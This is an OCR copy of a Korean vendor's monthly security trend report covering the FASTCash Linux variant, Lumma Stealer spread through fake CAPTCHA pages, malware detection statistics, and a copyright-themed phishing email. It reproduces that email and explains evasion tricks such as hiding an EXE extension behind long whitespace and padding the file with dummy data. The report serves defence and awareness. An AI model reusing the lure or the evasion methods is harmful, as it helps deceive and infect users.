
No.182 | 2024.11

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



EST SECURITY

ESRC 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

라자루스(aka HiddenCobra, APT38) 그룹이 2016 년부터 운영하고 있는 것으로 알려진, 정교한 ATM 현금 인출 악성코드인 패스트캐시(FASTCash) 악성코드가 IBM AIX, Windows 에 이어 Linux 시스템 전반의 결제 인프라를 표적으로 삼고 있습니다.

2018 년 10 월 US-CERT, FBI, DHS 및 미 재무부에서 합동 경보로 언급한 FASTCash 는 결제 스위치 서버의 취약점을 악용하여 ATM 네트워크를 손상시킵니다. 이 결제 스위치는 금융 생태계에 필수적이며, 매입자(가맹점 결제를 용이하게 하는 은행), 발행자(지불 카드를 제공하는 은행), 카드(Visa 및 Mastercard 등)의 네트워크 간 거래 데이터를 라우팅하는데, 공격자는 이 시스템을 손상시켜 거래 프로세스를 가로채고 임의 변경을 시도합니다.

이번에 새로 발견된 FASTCash 의 Linux 변종은 "libMyFc.so"라는 파일로 배포되고, 결제 전환 프로세스에 삽입하기 위해 'ptrace' 시스템 호출을 활용하는 공유 라이브러리 역할을 하며, 금융 거래 메시징의 국제 표준인 ISO 8583 메시지를 가로챕니다. FASTCash 는 이러한 메시지를 가로채고 조작하여 일반적으로 자금 부족으로 인해 거부되는 거래에 대해서 일반적으로 12,000-30,000 리라(약 $350-875 USD) 범위의 사기성 인출을 승인합니다. 이 Linux 버전은 2020 년에 공개된 Windows 변종 "witch.dll"과 유사한 기능을 가지고 있습니다.

이와 같은 Linux 변종의 도입은 Lazarus 그룹이 기존 타깃 외에도 다양한 플랫폼 취약점을 악용하기 위해 다각도로 악성코드 기능을 확장하고 있음을 의미합니다. AIX, Windows 및 Linux 전반에 걸친 FASTCash 변종의 결합된 영향으로 인해 약 13 억 달러 이상의 피해가 발생한 것으로 추정됩니다. 따라서, 보안담당자는 비정상적인 거래 패턴을 모니터링하고, 지불 처리 시스템에 대한 정기적인 감사를 실시하여 잠재적인 위협으로 인한 재정적 손실을 대비해야 합니다.

최근 공격자들에게 전통적인 피싱 유포 방식이 아닌 가짜 CAPTCHA 검증으로 위장한 공격 캠페인을 통해 Lumma Stealer(루마 스틸러)를 유포하는 것이 유행하고 있습니다. Lumma Stealer 는 사용자 계정 및 브라우저 정보, 암호화폐 지갑정보 등과 같은 민감한 데이터를 탈취하는데 특화된 MaaS(Malware-as-a-Service) 기반의 정보 탈취 악성코드입니다.

이 악성코드는 처음에는 주로 게이머를 타깃으로 크래킹된 게임을 호스팅 하는 웹 사이트를 통해 유포되었으나, 최근 공개된 연구에 따르면 게임 뿐만 아니라 성인 사이트, 파일 공유 서비스, 베팅 플랫폼, 애니메이션 사이트 등 트래픽을 통해 수익을 창출하는 다양한 웹 사이트를 통해 확산되는 것으로 확인됩니다.

사용자가 가짜 CAPTCHA 인증 페이지에서 [I'm not a robot] 버튼을 클릭하면 "Verification Steps'라는 메시지가 나타나고, 안내된 일련의 확인 단계를 진행하면 피해 시스템에 악성코드가 다운로드되는 PowerShell 명령이 트리거됩니다. 이 스크립트는 신뢰할 수 있는 Windows 도구(mshta.exe)를 사용하며, "Dialer.exe"로 위장한 원격 페이로드를 다운로드합니다. 이는 난독화된 JavaScript 를 포함하는 PE 파일이며, 최종적으로 Lumma Stealer 실행 파일(Vectirfree.exe)을 포함한 두 개의 페이로드를 다운로드합니다.

이 캠페인은 CAPTCHA 서비스에 대한 사용자 신뢰와 합법적인 'BitLocker To Go' 유틸리티를 활용하여 피해자를 유인하기 때문에 널리 악용될 가능성이 높습니다. 현재 공격자의 목표는 Lumma Stealer 지만, 공격자는 이 방법을 사용하여 Windows 에 다양한 유형의 악성 페이로드를 배포할 가능성이 있기 때문에 주의가 필요합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2024 년 10 월에도 지난 달에 이어 루트킷 악성코드 탐지명인 Gen:Variant.TDss.49 이 1 위를 차지하였습니다.

그 밖에 랜섬웨어 탐지명 Gen: Variant.Ransom.Azov.17, 디도스 탐지명 Trojan.DDoS.Nitol.gen, 코인마이너 탐지명 Dump: Generic. Application.CoinMiner.1.C4298D9A 등이 새롭게 등장하여 순위권에 자리하였습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Gen:Variant.TDss.49	ETC	161,214
2	↑2	Gen:Variant.Lazy.266772	ETC	103,924
3	NEW	Gen:Variant.Ransom.Azov.17	ETC	43,513
4	↓1	Backdoor.Generic.792814	Backdoor	43,164
5	NEW	Trojan.DDoS.Nitol.gen	Trojan	38,201
6	NEW	Misc.HackTool.AutoKMS	ETC	34,746
7	↓1	Application.BitcoinMiner.AML	ETC	33,678
8	↑1	Trojan.Downloader.MSIL	Trojan	23,958
9	↓7	Dump:Generic.Application.CoinMiner.1.C4298D9A	ETC	23,842
10	↓1	Application.Hacktool.BBJ	ETC	23,149
11	NEW	Trojan.GenericKD.74294909	Trojan	20,140
12	↓5	Gen:Variant.Lazy.540900	ETC	20,068
13	NEW	Win32.Expiro.Gen.7	Virus	19,738
14	↓6	Trojan.Acad.Bursted.AK	Trojan	19,261
15	↓5	Gen:Variant.Lazy.20522	ETC	18,763

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2024 년 10 월 1 일 ~ 2024 년 10 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 74%로 가장 높은 비율로 탐지되었으며, 그 다음으로 트로이목마(Trojan) 유형이 16%, 백도어(Backdoor) 유형이 7%, 바이러스(Virus) 유형이 3%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교


2024 년 10 월에는 지난 9 월과 비교하여 트로이목마(Trojan) 유형이 5% 증가하였고, 기타(ETC) 유형이 7% 감소하였습니다. 또한, 백도어(Backdoor) 유형이 1% 감소하였고, 새롭게 바이러스(Virus) 유형이 3% 등장하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

10 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 10 월 1 일부터 10 월 31 일까지 20,553 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계


해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 10 월 한 달간 총 8,180,758 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 9 월 한 달간 확인되었던 8,135,732 건의 악성코드 경유지/유포지 URL 수에 비해 약 0.5%가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.

2

최신 보안 동향

저작권 위반 관련 내용의 피싱 메일을 통해 유포되는 악성코드 주의!

최근 대형기획사를 사칭한 저작권 위반 관련 내용의 피싱 메일을 통해 악성코드가 유포되고 있어 사용자분들의 주의가 필요합니다.


제품 광고에서 이미지와 콘텐츠 저작권 위반 신고

ASIAPAC <alixscullino282@gmail.com>
받는 사람

회신 | 전체 회신 | 전달 | ...

2024-10-10 (목) 오전 9:25

이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오.

Entertainment

친애하는 회사 관리부에게,

저는 한국의 미디어 및 서비스 회사인 Entertainment의 대표입니다.
최근에 우리는 귀하의 웹사이트가 광고와 관련된 콘텐츠 Entertainment 를 사용하고 있음을 알게 되었습니다.

세심한 검토 끝에, 우리는 이러한 요소가 우리의 저작권을 침해하고 있다는 결론을 내렸습니다.
한국의 저작권법에 따르면, 저작권 물질을 불법적으로 사용하는 행위는 심각한 법적 위반이 됩니다.(2022년에 수정 및 보완된 법률)

그러므로, 귀사가 관련 컨텐츠를 검토하고 즉시 Entertainment의 저작권 위반 요소를 제거하도록 요청합니다.
우리는 저작권 물질 사용에 대한 오해나 분쟁이 있을 수 있다는 점을 이해하고, 귀사가 협조하여 이 문제를 해결할 것을 기대합니다.

48시간 이내에 위반 컨텐츠가 제거되지 않거나 대체되지 않는 경우, 우리는 자사의 권리와 이익을 보호하기 위해 법적 조치를 취해야 할 것입니다.
양측의 협력 및 협상을 통해 문제를 해결할 수 있기를 바랍니다.

귀사가 추가 문의 사항이나 정보 요청이 있을 경우, 본 이메일 주소로 연락해 주시기 바랍니다.

존중합니다,


저작권 위반을 점검하고 확인하다

© All Rights Reserved.

[그림 1] 저작권 위반 관련 내용의 피싱 메일

해당 메일은 '제품 광고에서 이미지와 콘텐츠 저작권 위반 신고' 라는 제목으로 유포되고 있으며, 저작권 위반 요소를 제거해달라는 요청과 함께 저작권 침해에 대한 경고 메시지 내용으로 사용자에게 불안감을 유발하여 본문 내 저작권 위반 내용을 확인하기 위한 링크를 클릭 하도록 유도합니다.

사용자가 본문 내 해당 링크를 클릭하게 되면 외부로 연결된 링크를 통해 '광고 저작권 위반 세부사항.rar' 이라는 압축파일이 다운로드 되고, 해당 압축파일 내부에는 '세부 사항 위반' 이라는 파일이 확인됩니다. 해당 파일은 실제 EXE 파일이나 PDF 아이콘 사용과 파일명에 긴 공백을 두어 EXE 확장자를 숨기는 고전적인 방법을 사용했습니다.



[그림 2] 다운로드 된 RAR 압축파일 및 내부 파일


또한, 코드 뒷부분에 의미 없는 더미 데이터를 추가하여 파일 사이즈를 대용량으로 늘렸으며, 이는 탐지 회피 및 코드 분석을 방해하려는 목적으로 판단됩니다.

세부 사항 위반.pdf

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0306A690   00 00 00 4D 45 49 0C 0B 0A 0B 0E 02 FE 14 EB 02   ...MEI......þ.ë.
0306A6A0   FD F1 43 00 00 23 50 00 00 01 37 70 79 74 68 6F   ýñC..#P...7pytho
0306A6B0   6E 33 31 31 2E 64 6C 6C 00 00 00 00 00 00 00 00   n311.dll........
0306A6C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0306A6D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0306A6E0   00 00 00 00 00 00 00 00 00 00 00 00 30 30 30 30   ............0000
0306A6F0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A700   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A710   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A720   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A730   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A740   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A750   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A760   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A770   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A780   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A790   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A7A0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A7B0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A7C0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A7D0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A7E0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A7F0   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A800   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A810   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A820   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A830   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
0306A840   30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
